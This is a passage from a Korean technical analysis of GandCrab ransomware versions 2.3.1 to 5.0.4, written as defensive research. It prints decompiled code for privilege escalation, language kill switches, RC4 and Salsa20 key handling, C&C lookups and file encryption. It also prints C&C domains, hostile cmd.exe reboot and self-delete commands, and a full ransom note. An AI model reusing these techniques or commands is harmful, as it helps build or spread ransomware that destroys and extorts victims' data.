    StartAddress(0);                                // 자가복제 및 자동실행 등록
}
ExitThread(0);
```

GandCrab v2.3.1 - File Analysis

(2) 권한 상승

초기버전에서는 RSA-2048 키 쌍 생성에 실패할 경우 프로세스를 종료 하였습니다.
V2.3.1 에서는 키 쌍 생성에 실패할 경우 ShellExecuteExW() API, wmic 유틸을 이용하여 상승된 권한으로 재실행 하도록 아래와 같이 변경되었습니다.

v1.0

```
if ( sub_40428E(PrivateKey) )
  ExitProcess(0);
while ( !v6 )
```

v2.3.1

```
if ( sub_10004CE0(v13) )                    // 키 생성 확인
{
  lpFilename = VirtualAlloc(0, 0x200u, 0x3000u, 4u);
  if ( lpFilename )
  {
    GetModuleFileNameW(0, lpFilename, 0x100u);
    sub_10003E90(lpFilename);               // 권한 상승, Wmic 유틸 이용
    VirtualFree(lpFilename, 0, 0x8000u);
  }
  ExitProcess(0);
}
```

GandCrab v2.3.1 - File Analysis

(3) 사용자 정보 수집

초기버전과 마찬가지로 수집하는 사용자 정보는 아래와 같이 동일합니다.

- PC_USER, PC_NAME, PC_GROUP, PC_LANGUAGE, PC_KEYBOARD
- AV(Anti-Virus)
- OS_VERSION
- OS_BIT
- RANSOM_ID
- HDD
- IP

수집하는 사용자 정보의 유형은 동일하지만 특정 키보드 레이아웃에 대한 킬 스위치 기능이 추가되었으며, 초기버전은 러시아 키보드 레이아웃을 의미하는 값(419)을 확인 후 일치 여부를 C&C 서버로 전송하였습니다.
변경된 버전에서는 아래 이미지와 같이 러시아 키보드 레이아웃을 확인 후 일치 시 프로세스를 종료하도록 변경되었습니다.

```
if ( sub_406127(HKEY_CURRENT_USER, L"Keyboard Layout\\Preload", pcbBuffer, v14, 0x80, v16) )
{
  if ( !lstrcmpiW(v14, L"00000419") )
  {
    wsprintfW(*(v2 + 68), L"1");
    v17 = 1;
    v18 = 0;
    TotalNumberOfClusters = 1;
    lpString = 0;
```

```
if ( RegOpenKeyExW(HKEY_CURRENT_USER, L"Keyboard Layout\\Preload", 0, 0x20019u, &hKey)
  || ((cbData = 0x80, RegQueryValueExW(hKey, phkResult, 0, 0, lpData, &cbData)) ? GetL
      RegCloseKey(hKey),
      !TotalNumberOfClusters) )
{
  v10 = 0;
  pcbBuffer = 0;
}
else
{
  if ( !lstrcmpiW(lpData, L"00000419") )
  {
    wsprintfW(v1[17], L"1");
    ExitProcess(0);
```

GandCrab v2.3.1 - File Analysis

(4) RC4 암호화

초기버전은 수집한 사용자 정보 및 생성한 RSA-2048 키 쌍 등의 정보를 C&C 서버로 전송하기 전 RC4 암호화를 사용하였으며, RC4 암호화에 사용된 키 값은 “aeriedjD#shasj” 문자열을 사용하였습니다.
변경된 버전에서는 RC4 암호화에 사용되는 키 값을 생성하는 매커니즘이 추가되었으며,
먼저 아래 이미지와 같은 문자 배열 및 난수를 이용하여 랜덤한 문자열을 생성합니다.
랜덤한 문자열 생성을 실패할 경우 “popkadurak” 문자열로 대체합니다.

```
v0 = GetTickCount();
v1 = (((214013 * v0 + 2531011) >> 16) & 0x7FFF) % 3;
v10 = (((214013 * v0 + 2531011) >> 16) & 0x7FFF) % 3;
Random_Value_10013124 = 214013 * (214013 * v0 + 2531011) + 2531011;
v2 = sub_100084A0((((Random_Value_10013124 >> 16) & 0x7FFF) % 3 + 2));
```

```
v23 = L"b";
v24 = L"f";
v25 = L"ph";
v26 = L"gh";
v27 = L"lf";
v28 = L"ge";
v29 = L"s";
v30 = L"ss";
v31 = L"sc";
v32 = L"st";
v33 = L"de";
v34 = L"lo";
v35 = L"pl";
v36 = L"za";
lpString2 = L"a";
v8 = L"ai";
v9 = L"au";
v10 = L"eigh";
v11 = L"ay";
v12 = L"er";
v13 = L"ey";
v14 = L"ee";
v15 = L"ea";
v16 = L"ie";
v17 = L"ei";
v18 = L"oa";
v19 = L"ui";
v20 = L"ow";
v21 = L"ore";
v22 = L"ere";
```

GandCrab v2.3.1 - File Analysis

(4) RC4 암호화

생성된 랜덤한 문자열에 대한 CRC32 해시 값을 생성하며, CRC32 해시 값과 “Europol” 문자열을 이어붙여 RC4 키 값으로 사용합니다.
C&C 서버로 전송할 데이터를 해당 키 값을 이용하여 RC4 암호화를 진행 후 전송하게 됩니다.
전달받은 암호화 된 데이터를 공격자가 복호화 후 확인할 수 있으므로, RC4 키 생성에 사용된 랜덤 문자열 또한 C&C 서버로 전송합니다.

```
v12 = a2;
v2 = a1;
lpString = lpAddress;
v3 = VirtualAlloc(0, 0xAu, 0x3000u, 4u);
if ( v3 )
{
  v4 = GetModuleHandleA("ntdll.dll");
  if ( v4 )
  {
    v5 = GetProcAddress(v4, "RtlComputeCrc32");
    v6 = lstrlenA(lpString);
    v7 = (v5)(0x29A, lpString, v6);
    wsprintfA(v3, "%Xeuropol", v7);
  }
  v10 = 0;
  ZeroMemory_10009AD0(&v11, 0, 0xFFu);
  v8 = lstrlenA(v3);
  Generator_10006110(v3, &v10, v8);
  RC4_Encrypt_100061C0(v2, &v10, v12);
  VirtualFree(v3, 0, 0x8000u);
```

```
result = InternetConnectW(v12[1], lpszServerName, 0x50u, 0, 0, 3u, 0, 0);
v14 = result;
v32 = 0;
hInternet = result;
if ( result )
{
  v15 = VirtualAlloc(0, 0x2800u, 0x3000u, 0x40u);
  lpAddress = v15;
  wsprintfW(v15, L"%s", a3);
  v16 = HttpOpenRequestW(v14, lpszVerb, v15, L"HTTP/1.1", 0, 0, 0x8404F700, 0);
  if ( v16 )
  {
```

GandCrab v2.3.1 - File Analysis

(5) C&C 연결

C&C 서버의 IP를 얻어오기 위해 Windows의 nslookup 유틸리티를 이용하며, 특정 DNS 서버로 도메인 이름을 질의하여 C&C 서버의 IP를 얻어오는 방식은 초기버전과 동일하게 사용하지만 사용되는 도메인 이름과 DNS 서버를 아래와 같이 변경하였습니다.

- nslookup zonealarm.bit ns1.corp-servers.ru
- nslookup ransomware.bit ns2.corp-servers.ru
- nslookup zonealarm.bit ns2.corp-servers.ru
- nslookup ransomware.bit ns1.corp-servers.ru

```
StartupInfo.hStdError = hWritePipe;
StartupInfo.hStdOutput = hWritePipe;
StartupInfo.dwFlags |= 0x101u;
StartupInfo.hStdInput = hReadPipe;
StartupInfo.wShowWindow = 0;
StartupInfo.cb = 0x44;
if ( !CreateProcessW(0, v1, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation) )//
                                                // nslookup zonealarm.bit ns1.corp-servers.ru
                                                // nslookup ransomware.bit ns2.corp-servers.ru
                                                // nslookup zonealarm.bit ns2.corp-servers.ru
                                                // nslookup ransomware.bit ns1.corp-servers.ru
  return GetLastError();
CloseHandle(ProcessInformation.hProcess);
return CloseHandle(ProcessInformation.hThread);
```

GandCrab v2.3.1 - File Analysis

(6) 암호화 제외 확장자

초기 버전의 경우 암호화 대상 확장자 리스트를 통해 암호화를 진행하였으며, 변경된 버전에서는 암호화 제외 확장자 리스트를 사용하도록 변경되었습니다.
아래 이미지에 보이는 확장자를 제외한 모든 확장자가 암호화 대상 확장자입니다.

```
.ani .cab .cpl .cur .diagcab .diagpkg .dll
.drv .hlp .ldf .icl .icns .ico .ics .lnk
.key .idx .mod .mpa .msc .msp .msstyles .msu
.nomedia .ocx .prf .rom .rtp .scr .shs .spl
.sys .theme .themepack .exe .bat .cmd .CRAB
.crab .GDCB .gdcb .gandcrab .yassine_
```

(7) 암호화 제외 경로

암호화 제외 경로는 아래 표와 같이 추가되었습니다.

암호화 제외 경로

₩ProgramData₩	₩Program Files₩	₩Tor Browser₩
Ransomware	₩All Users₩	₩Local Settings₩
CSIDL_LOCAL_APPDATA	CSIDL_WINDOWS	CSIDL_PROGRAM_FILESX86
CSIDL_PROGRAM_FILES_COMMON	₩IETldCache₩	₩Boot₩
₩Windows₩		

GandCrab v2.3.1 - File Analysis

(8) 랜섬노트 변경 및 생성

디렉토리 경로를 확인하여 DESKTOP, COMMON DESKTOP 경로는 랜섬노트를 생성하지 않도록 변경되었으며, 랜섬노트 파일명이 아래와 같이 변경되었습니다.

```
if ( !SHGetSpecialFolderPathW(0, &pszPath, 0, 0) || (lstrcatW(&pszPath, L"\\"), lstrcmpiW(v6, &pszPath) != 0)
                                                  // CSIDL_DESKTOP
{
  if ( !sub_10007290(v6, 0x19) )                  // CSIDL_COMMON_DESKTOPDIRECTORY
    sub_100071E0(v6);                             // 랜섬노트 생성
}
```

```
v2 = VirtualAlloc(0, 0x402u, 0x3000u, 0x40u);
wsprintfW(v2, L"%s\\CRAB-DECRYPT.txt", v1);
v3 = CreateFileW(v2, 0x40000000u, 0, 0, 1u, 0x80u, 0);
if ( v3 == -1 )
{
  v4 = GetLastError() == 0xB7;
}
else
{
  if ( RansomNote )
  {
    v5 = lstrlenW(RansomNote);
    WriteFile(v3, RansomNote, 2 * v5, &NumberOfBytesWritten, 0);
```

(9) SQL 경로 검사

암호화 제외 경로 대상 중 %ProgramFiles%는 하위 경로를 검사하여 “SQL” 문자열이 포함된 경우 아래와 같이 암호화를 수행하도록 변경되었습니다.

```
if ( FindFileData.dwFileAttributes & 0x10 )
{
  if ( v28 )
  {
    if ( sub_10008B60(v6, L"SQL") )
    {
      v8(v6, L"\\");
      sub_10007310(v26, v6, a3, a4, a5, 1);
    }
  }
```

GandCrab v2.3.1 - File Analysis

(10) 재부팅 기능

현재 실행중인 파일의 경로를 얻어와 "₩MICROSOFT₩" 문자열이 포함되어 있는지 확인하며, 포함되어 있지 않은 경우 시스템을 재부팅 시키는 기능이 추가되었습니다.
"₩MICROSOFT₩" 문자열을 포함한 경로는 위에서 언급한 자가복제 및 일회성 자동실행등록 기능과 관계가 있으며, 자가복제 시 %AppData%₩MICROSOFT₩ 경로에 복제합니다.
즉 해당 버전의 갠드크랩이 최초 실행된 경우 시스템을 재부팅 시킵니다.

```
v0 = GetModuleFileNameW(0, &Filename, 0x100u);
if ( v0 && GetLastError() != 0x7A && CharUpperBuffW(&Filename, v0) == v0 )
  result = sub_10008B60(&Filename, L"\\MICROSOFT\\") > 0;
else
  result = 1;
return result;

if ( !sub_10004390() )
  ShellExecuteW(0, L"open", L"cmd.exe", L"/c shutdown -r -t 1 -f", 0, 0);
```

GandCrab v3.0 - File Analysis


2018년 5월 1일 전후로 유포되기 시작한 GandCrab v3.0 랜섬웨어에 대한 분석 내용을 기술합니다.

GandCrab v3.0 랜섬웨어의 주요 기능은 아래와 같으며, v2.3.1으로부터 추가 및 변화된 기능에 대해 기술합니다.

- 바탕화면 변경(변경)
- 일회성 자동실행(변경)

(1) 바탕화면 변경

입수한 GandCrab v3.0 샘플은 이전 버전과 대체로 동일하며, 바탕화면에 랜섬웨어 감염사실을 알리도록 변경되었습니다.



GandCrab v3.0 - File Analysis

(2) 일회성 자동실행

일회성 자동실행 등록을 위한 특정 백신 드라이버 검사 및 자가복제 경로 (%AppData%₩Microsoft₩) 및 랜덤 문자열을 이용한 파일명 사용은 이전 버전과 동일합니다.
차이점은 일회성 자동실행 등록 시 관리자 권한을 확인하여 일반 사용자 권한과 관리자 권한에 따른 레지스트리 루트 키가 변경된다는 점에 있습니다.

관리자 권한
- HKEY_LOCAL_MACHINE₩Software₩Microsoft₩Windows₩CurrentVersion₩RunOnce

사용자 권한
- HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩RunOnce

```
if ( RegCreateKeyExW(HKEY_CURRENT_USER, SubKey, 0, 0, 0, 0xF003Fu, 0, &phkResult, 0) )
  return 0;
v3 = lstrlenW(v1);
v4 = -(RegSetValueExW(phkResult, String, 0, 1u, v1, 2 * v3) != 0);
RegCloseKey(phkResult);
```

```
if ( GetUserNameW(&Buffer, &pcbBuffer) )
  v3 = lstrcmpiW(&Buffer, L"SYSTEM") == 0;
if ( sub_10009140() || v3 )
  v4 = RegCreateKeyExW(HKEY_LOCAL_MACHINE, SubKey, 0, 0, 0, 0xF003Fu, 0, &phkResult, 0);
else
  v4 = RegCreateKeyExW(HKEY_CURRENT_USER, SubKey, 0, 0, 0, 0xF003Fu, 0, &phkResult, 0);
if ( v4 )
  return 0;
v5 = lstrlenW((LPCWSTR)v1);
v6 = -(RegSetValueExW(phkResult, String, 0, 1u, v1, 2 * v5) != 0);
RegCloseKey(phkResult);
return v6 + 1;
```

GandCrab v4.1.1 - File Analysis

2018년 7월 10일 전후로 유포되기 시작한 GandCrab v4.1.1 랜섬웨어에 대해 v3.0 버전에서 추가 및 변화된 기능에 대해 기술합니다.

(1) 특정 OS 언어 킬 스위치

이전 버전에서는 키보드 레이아웃 값을 확인하여 러시아의 경우에만 프로세스를 종료하였으나, V4.1.1 버전에서는 OS 언어와 사용자가 현재 사용중인 언어를 검사하여 약 12개의 특정 국가의 언어는 자가삭제를 실행하는 기능이 추가 되었습니다.

```
if ( RegOpenKeyExW(HKEY_CURRENT_USER, L"Keyboard Layout\\Preload", 0, 0x20019u, &phkResult) )
{
  v4 = 0;
}
else
{
  cbData = 0x80;
  if ( RegQueryValueExW(phkResult, lpValueName, 0, 0, v2, &cbData) )
    GetLastError();
  else
    v4 = 1;
  RegCloseKey(phkResult);
}
if ( v4 && !lstrcmpiW((LPCWSTR)v2, L"00000419") )// Russia
  v0 = 1;
```

```
v4 = 0x419;                                   // Russia
v5 = 0x422;                                   // Ukraine
v6 = 0x423;                                   // Belarus
v7 = 0x428;                                   // Tajikistan
v8 = 0x42B;                                   // Armenia
v9 = 0x42C;                                   // Azerbaijan
v10 = 0x437;                                  // Georgia
v11 = 0x43F;                                  // Kazakhstan
v12 = 0x440;                                  // Kyrgyzstan
v13 = 0x442;                                  // Turkmenistan
v14 = 0x443;                                  // Uzbekistan
v15 = 0x444;                                  // Russia
v16 = 0x818;                                  // Moldova
v17 = 0x819;                                  // Moldova
v18 = 0x82C;                                  // Azerbaijan
v19 = 0x843;                                  // Uzbekistan
v0 = GetUserDefaultUILanguage();
v1 = GetSystemDefaultUILanguage();
v2 = 0;
while ( *(&v4 + v2) != v0 && *(&v4 + v2) != v1 )
```

GandCrab v4.1.1 - File Analysis

(2) 특정 파일 킬 스위치

"Common AppData" 경로에 특정 파일명을 가진 .lock 파일이 존재할 경우 프로세스가 종료되는 기능이 추가되었습니다.
특정 파일명을 생성하는 규칙은 드라이브의 볼륨 시리얼 넘버와 시프트 연산을 통해 생성됩니다.

```
if ( SHGetSpecialFolderPathW(0, v1 + 0x100, 0x23, 1) )// CSIDL_COMMON_APPDATA
{
  v2 = (WCHAR *)Mem_Alloc_4052F4(0xE0Cu);
  v3 = v2;
  if ( v2 )
  {
    GetWindowsDirectoryW(v2, 0x100u);
    v3[3] = 0;
    if ( GetVolumeInformationW(
           v3,
           v3 + 0x100,
           0x100u,
           (LPDWORD)v3 + 0x180,
           (LPDWORD)v3 + 0x182,
           (LPDWORD)v3 + 0x181,
           v3 + 0x200,
           0x100u) )
    {
      wsprintfW(v1, L"%s\\%X.lock", v1 + 0x100, *((_DWORD *)v3 + 0x180) >> 1);// VolSerialNum
      LOBYTE(v0) = (char *)CreateFileW(v1, 0x40000000u, 0, 0, 1u, ~0xFBFFFFFF, 0) + 1 != 0;
    }
```

GandCrab v4.1.1 - File Analysis

(3) C&C 통신

파일 내부에 하드코딩 되어있는 도메인과 경로, 파일이름, 확장자로 사용될 문자 배열 및 난수를 이용하여 수집한 사용자의 정보를 전송하기 위한 임의의 URL을 생성합니다.
수집된 사용자 정보는 RC4 Key("jopochlen")값을 이용한 RC4 암호화 후 Base64 인코딩되어 전송합니다.

```
lstrcpyA(v4, "jopochlen");
if ( v4 )
{
  v7 = 0;
  Memcpy_407430(&v8, 0, 0xFFu);
  v5 = lstrlenA(v4);
  sub_4035F3(v4, &v7, v5);                    // Generator
  sub_4036A9(v2, &v7, v3);                    // RC4 Encrypt
  VirtualFree(v4, 0, 0x8000u);
```

```
.www.billerimpex.com;www.macartegrise.eu;www.poketeg.com;perovap
hoto.ru;as1-company.ru;www.fabbfoundation.gm;www.perfectfunnelbl
ueprint.com;www.wash-wear.com;pp-panda74.ru;cevent.net;bellytoba
byphotographyseattle.com;alem.be;boatshowradio.com;dna-cp.com;ac
bt.fr;wpakademi.com;www.cakav.hu;www.mimid.cz;6chen.cn;goodapd.w
ebsite;oceanlinen.com;tommarmores.com.br;nesten.dk;zaeba.co.uk;w
ww.n2plus.co.th;koloritplus.ru;h5s.vn;marketisleri.com;www.tofly
aviacao.com.br;www.rment.in;www.lagouttedelixir.com;www.krishnag
rp.com;big-game-fishing-croatia.hr;mauricionacif.com;www.ismcros
sconnect.com;aurumwedding.ru;test.theveeview.com;relectrica.com.
mx;bethel.com.ve;vjccons.com.vn;bloghalm.eu;cyclevegas.com;royal
.by;www.himmerlandgolf.dk;hoteltravel2018.com;picusglancus.pl;un
natimotors.in;krasnaypolyana123.ru;smbardoli.org;blokefeed.club;
evotech.lu;devdev.com.br;graftedinn.us;top-22.ru;simetribilisim.
com;sherouk.com;lucides.co.uk;hanaglobalholding.com;diadelorgasm
o.cl;www.groupwine.fr;mrngreens.com;www.cognitiasystems.com;canh
oopalcity.top;greatmiddleeastgate.com;xn--80adsn2ag7e.xn--p1ai;w
ww.reusa.com.br;xn--80avc1e.xn--p1acf;www.christinapetrou.co.uk;
www.lyonwood.co.uk;www.urstoothfully.com;faculdadesenacpe.edu.br
;dijitalharf.com;www.maraeeventos.com.br;www.chanandeayrs.com;id
clamart.fr;www.batisigortaaydin.com;muxtay.com;kubatom.com;sweet
thirty.pl;onstaheerd.nl;kakaocorp.link;jamgonkongtrul.org.tw;bar
bochos.com;rayanaco.ir;obed-service.ru;500flats.com;www.lasertag
.kiev.ua;gstelecom.cf;www.ikebana.cat;gites-les-noisetiers.fr;ww
w.kia1.ir;m-award.com;intervener.org;sxhfhr.ga;soldiergym.nl;fit
forms.mx;www.cornishinn.com;riib.com.pl;evaskinclinic.com;www.ku
ntoaskel.net;ecart.nu;www.phammemviet.com;www.clarusdent.com;www
.lasthotel.it;www.htsinteriors.com;kwanho.com.au;importec.com.mx
;www.xn--narmdnsalonlar-fjb55aa34dpkdo.com;klongpleng.com;cocngu
yetsanthaomeo.com;wakeupwithmakeup.co.uk;www.jtaobk.com;mundolol
ita.es;denaseguridad.com;inescogroup.com;www.velvet.travel;myart
studio.com.my;www.financetoit.fr;sigillum.com.ua;www.friends-for
```

GandCrab v4.1.1 - File Analysis

(4) 파일 암호화

초기버전 ~ v3.x 버전까지의 갠드크랩은 대상 파일 암호화 시 AES-256 암호화를 이용하였으며, 암호화에 사용된 Key와 IV를 공격자의 공개키로 암호화하여 개인키를 알아야만 복호화가 가능한 방법을 사용했습니다.
또한 파일 암호화 전 C&C서버와 통신하여 사용자 정보 유출 및 공격자의 공개키를 전달받는 과정을 거쳐야했기 때문에 인터넷 연결이 되어있지 않은 경우 파일 암호화에 실패하였습니다.
V4.x 대 버전에서는 인터넷 연결이 되어있지 않은 경우에도 파일을 암호화 할 수 있도록 변경되었으며, 공격자의 공개키는 파일 내부에 XOR 비트 연산 및 Salsa20 알고리즘으로 암호화 되어 포함되어 있습니다.
파일 내부에 포함되어 있는 공격자의 공개키는 Salsa20 Key("@hashbreaker Daniel J. Bernstei")와 nonce("@hashbr")값을 이용하여 암호화 후 XOR 5 연산을 이용하였으며, 아래 이미지와 같이 공격자의 공개키를 복호화 후 사용합니다.

```
do
{
  Attacker_PubKey_4150B0[v0] ^= 5u;
  ++v0;
}
while ( v0 < 276 );
sub_4078C0(&v9, "@hashbreaker Daniel J. Bernstein let's dance salsa <3", 31u);
v10 = 0;
strcpy(&v11, "@hashbr");
v1 = 64;
do
{
  v8 = 0;
  --v1;
}
while ( v1 );
sub_403BD0(&v3, &v9);                           // SalsaSet
v4 = v11;
v5 = v12;
v6 = 0;
v7 = 0;
PubKey_41F080 = VirtualAlloc(0, 0x114u, 0x3000u, 4u);
return sub_403C25(Attacker_PubKey_4150B0, &v3, PubKey_41F080, 0x114u);//
                                                // Salsa20 Key : @hashbreaker Daniel J. Bernstei
                                                // nonce : @hashbr
```

GandCrab v4.1.1 - File Analysis

(4) 파일 암호화

파일 암호화 시 이전 버전에서 사용했던 AES 암호화 대신 Salsa20 스트림 암호화를 사용하며, Salsa20 암호화에 사용되는 32Byte Key와 8Byte nonce를 각각의 파일 마다 랜덤하게 생성하여 파일의 암호화를 진행합니다.
암호화에 사용된 Key와 nonce는 로컬 공개키를 통해 암호화 되며, 파일의 암호화 된 데이터 끝에 원본 파일의 사이즈와 함께 추가 됩니다.

```
if ( !sub_405314(a2, 32) )                    // 32Byte Key 생성
  return 0;
if ( !sub_405314(v4, 8) )                     // 8Byte nonce 생성
```

```
if ( ReadFile(v5, lpFileName, 0x100000u, &NumberOfBytesRead, 0) && NumberOfBytesRead )
{
  v7 = v28;
  if ( NumberOfBytesRead < 0x100000 )
    v7 = 1;
  v8 = __CFADD__(NumberOfBytesRead, v4[128]);
  v4[128] += NumberOfBytesRead;
  Data = lpFileName;
  v4[129] += v8;
  v28 = v7;
  nNumberOfBytesToWrite = NumberOfBytesRead;
  Encrypt_Salsa20_403C25(Data, &Salsa_Bit_Set, Encrypted_Data, NumberOfBytesRead);
  if ( !SetFilePointerEx(v5, -nNumberOfBytesToWrite, 0, 1u) )
    GetLastError();
  if ( !WriteFile(v5, Encrypted_Data, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )
  {
    v10 = Encrypted_Data;
    do
      Sleep(0x64u);
    while ( !WriteFile(v5, v10, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) );
    v4 = v22;
  }
  v11 = v28;
}
else
{
  v11 = 1;
  v28 = 1;
}

ile ( !v11 );
= WriteFile(v5, v4, 0x208u, &NumberOfBytesWritten, 0);
```

GandCrab v4.1.1 - File Analysis

(4) 파일 암호화

암호화된 파일의 구조는 아래 그림과 같이 변경되며, 이전 버전들과 달리 파일 암호화 시 Salsa20 알고리즘을 이용하며, Salsa20 Key와 Nonce는 공격자의 공개키가 아닌 로컬 공개키로 암호화 되어 파일에 추가됩니다.
해당버전의 경우 암호화 된 파일의 확장자는 .KRAB 로 변경됩니다.

GandCrab v4.1.1 - File Analysis

(4) 파일 암호화

파일 암호화에 사용된 Salsa Key와 nonce는 로컬 공개키로 암호화 되기 때문에 로컬 개인키를 가지고 있을 경우 로컬 개인키를 이용하여 파일 암호화에 사용된 Salsa Key와 Nonce를 복호화 할 수 있으며, 이 Key와 Nonce를 이용하여 파일의 복호화가 가능함을 의미합니다.
하지만 파일 암호화 수행 전 로컬 개인키 또한 Salsa20 알고리즘을 통해 암호화되며, 로컬 개인키 암호화에 사용된 Salsa20 Key와 Nonce는 공격자의 공개키에 의해 암호화 되어 저장됩니다.

```
( sub_405314(&v18, 32) && sub_405314(&v19, 8) )// 랜덤한 Salsa Key, nonce 생성

v5 = 64;
do
{
  v17 = 0;
  --v5;
}
while ( v5 );
sub_403BD0(&v12, &v18);                     // Salsa20 Set
v13 = v19;
v14 = v20;
v6 = *(v3 + 8);
v15 = 0;
v16 = 0;
if ( v6 > 0x800 )
  return 0;
*v2 = v6;
Encrypt_Salsa20_403C25(*(v3 + 4), &v12, (v2 + 129), *(v3 + 8));// 로컬 개인키 Salsa20 암호화
v22 = 32;
v8 = (v2 + 1);
v21 = 8;
sub_4078C0((v2 + 1), &v18, 0x20u);
v9 = (v2 + 65);
v10 = PubKey_41F080;
*v9 = v19;
*(v9 + 4) = v20;
v11 = sub_4038AC(0x114u, v10, v8, &v22) != 0 ? 1 : 0;// 공격자 공개키를 이용한 Salsa20 Key 암호화
v4 = sub_4038AC(0x114u, PubKey_41F080, v9, &v21) != 0 ? v11 : 0;// 공격자 공개키를 이용한 Salsa20 nonce 암호화
```

GandCrab v4.1.1 - File Analysis

(4) 파일 암호화

해당 버전에서 추가된 기능으로, 아래와 같은 레지스트리를 통해 키 값을 저장합니다.
Salsa20 알고리즘을 통해 암호화된 로컬 개인키와 공격자의 공개키로 암호화된 Salsa20 Key와 Nonce는 아래와 같은 구조로 레지스트리에 저장됩니다.
(“HKEY_CURRENT_USER₩Software₩keys_data₩data₩private”)

```
if ( !RegCreateKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\keys_data\\data", 0, 0, 0, 0xF003Fu, 0, &phkResult, 0) )
{
  v4 = RegSetValueExW(phkResult, L"public", 0, 3u, *v3, *(v3 + 12));
  v5 = RegSetValueExW(phkResult, L"private", 0, 3u, lpData, cbData);
  if ( !v4 && !v5 )
    v2 = 1;
  RegCloseKey(phkResult);
```

GandCrab v4.1.1 - File Analysis

(4) 네트워크 공유 폴더 암호화

네트워크 공유 리소스에 접근하여 공유 폴더 또한 암호화를 수행하는 기능이 추가 되었습니다.

```
if ( !v3 && !WNetOpenEnumW(3u, 1u, 0, 0, &hEnum) )
{
  BufferSize = 0x1000;
  cCount = 0x80;
  if ( !WNetEnumResourceW(hEnum, &cCount, v4, &BufferSize) )
  {
    do
    {
      v5 = 0;
      if ( cCount )
      {
        v6 = v4 + 5;
        v7 = v16;
        do
        {
          if ( *(v6 - 4) == 1 )                    // RESOURCETYPE_DISK
            Encrypt_40153B(*v6, a3);               // 암호화 진행
          if ( *(v6 - 2) & 2 )
            sub_40157B(v7, (v6 - 5), a3);
          ++v5;
          v6 += 8;
        }
```

해당 버전의 랜섬노트는 암호화 된 Salsa Key 및 로컬 개인키를 Base64 인코딩하여 추가되며, RC4 알고리즘을 통해 암호화된 사용자 수집 정보 또한 Base64 인코딩하여 추가됩니다.

```
---= GANDCRAB V4  =---

Attention!
All your files, documents, photos, databases and other important files are encrypted and have the extension: .KRAB
The only method of recovering files is to purchase an unique private key. Only we can give you this key and only we

The server with your key is in a closed network TOR. You can get there by the following ways:

--------------------------------------------------------------------------------
| 0. Download Tor browser - https://www.torproject.org/
| 1. Install Tor browser
| 2. Open Tor Browser
| 3. Open link in TOR browser:   http://gandcrabmfe6mnef.onion/22dc228f3e4a446d
| 4. Follow the instructions on this page
--------------------------------------------------------------------------------

On our page you will see instructions on payment and get the opportunity to decrypt 1 file for free.

ATTENTION!
IN ORDER TO PREVENT DATA DAMAGE:

* DO NOT MODIFY ENCRYPTED FILES
* DO NOT CHANGE DATA BELOW

---BEGIN GANDCRAB KEY---
lAQAAHrO5PDAFxzRpSpOrDop2Zbljif59K6ZkRYZptMAbXWThb6SDhf2HToTZP/pLqhHmZrmO1j1Ubzf+VEQz+YdDlt5CTBO5yfwlGn4g2f36a5QFU8
lfQ4Vu4UQttOhsivTOYFENbxhadRuk85oBnayr2sVK+ternpPDns49Wkf7InkgSJH6mpO3wu5o8Hg1uR2KvqUWS4Rrg8C1XQBEHOPuOv9h4yWZUix5d
83lmmaJty+g1CjBxCh6FgmovSkLLzSsKMgCWaq9xML/395eDhg+TW46aY6EH7gUSrVhQDYWqYOiacEiLAxcNkkbFal5P3OiHGJ41lBLG4Ue93lYPXxf
---END GANDCRAB KEY---

---BEGIN PC DATA---
wfKD6iudumBkmpL8lRr4U4WxHVagOXjtxTxNOoX15FZvvPaWMR5OYa9d4ZZ6TrJRw3Yl7nFWq7e4TBCH8x5eBLPzrdNV7576fOG1DADiXJl3883FJv/
---END PC DATA---
```

GandCrab v5.0.4 - File Analysis

2018년 10월 26일 전후로 유포되기 시작한 GandCrab v5.0.4 랜섬웨어에 대해 v4.1.1 버전에서 추가 및 변화된 기능에 대해 기술합니다.

(1) 특정 OS 언어

이전 버전의 기능 중 OS 언어와 사용자가 현재 사용중인 언어를 검사하여 특정 국가의 언어를 사용중인 경우 자가삭제 및 프로세스 종료 기능에서 시리아를 의미하는 값이 추가되었습니다.

```
v1 = 0x419;                             // Russia
v2 = 0x422;                             // Ukraine
v3 = 0x423;                             // Belarus
v4 = 0x428;                             // Tajikistan
v5 = 0x42B;                             // Armenia
v6 = 0x42C;                             // Azerbaijan
v7 = 0x437;                             // Georgia
v8 = 0x43F;                             // Kazakhstan
v9 = 0x440;                             // Kyrgyzstan
v10 = 0x442;                            // Turkmenistan
v11 = 0x443;                            // Uzbekistan
v12 = 0x444;                            // Russia
v13 = 0x818;                            // Moldova
v14 = 0x819;                            // Moldova
v15 = 0x82C;                            // Azerbaijan
v16 = 0x843;                            // Uzbekistan
v17 = 0x45A;                            //  Syria
v18 = 0x2801;                           // Syria
v20 = GetUserDefaultUILanguage();
v19 = GetSystemDefaultUILanguage();
```

```
lpFilename = VirtualAlloc(0, 0x400u, 0x3000u, 4u);
v0 = VirtualAlloc(0, 0x400u, 0x3000u, 4u);
if ( lpFilename )
{
  GetModuleFileNameW(0, lpFilename, 0x200u);
  if ( v0 )
  {
    wsprintfW(v0, L"/c timeout -c 5 & del \"%s\" /f /q", lpFilename);
    ShellExecuteW(0, L"open", L"cmd.exe", v0, 0, 0);
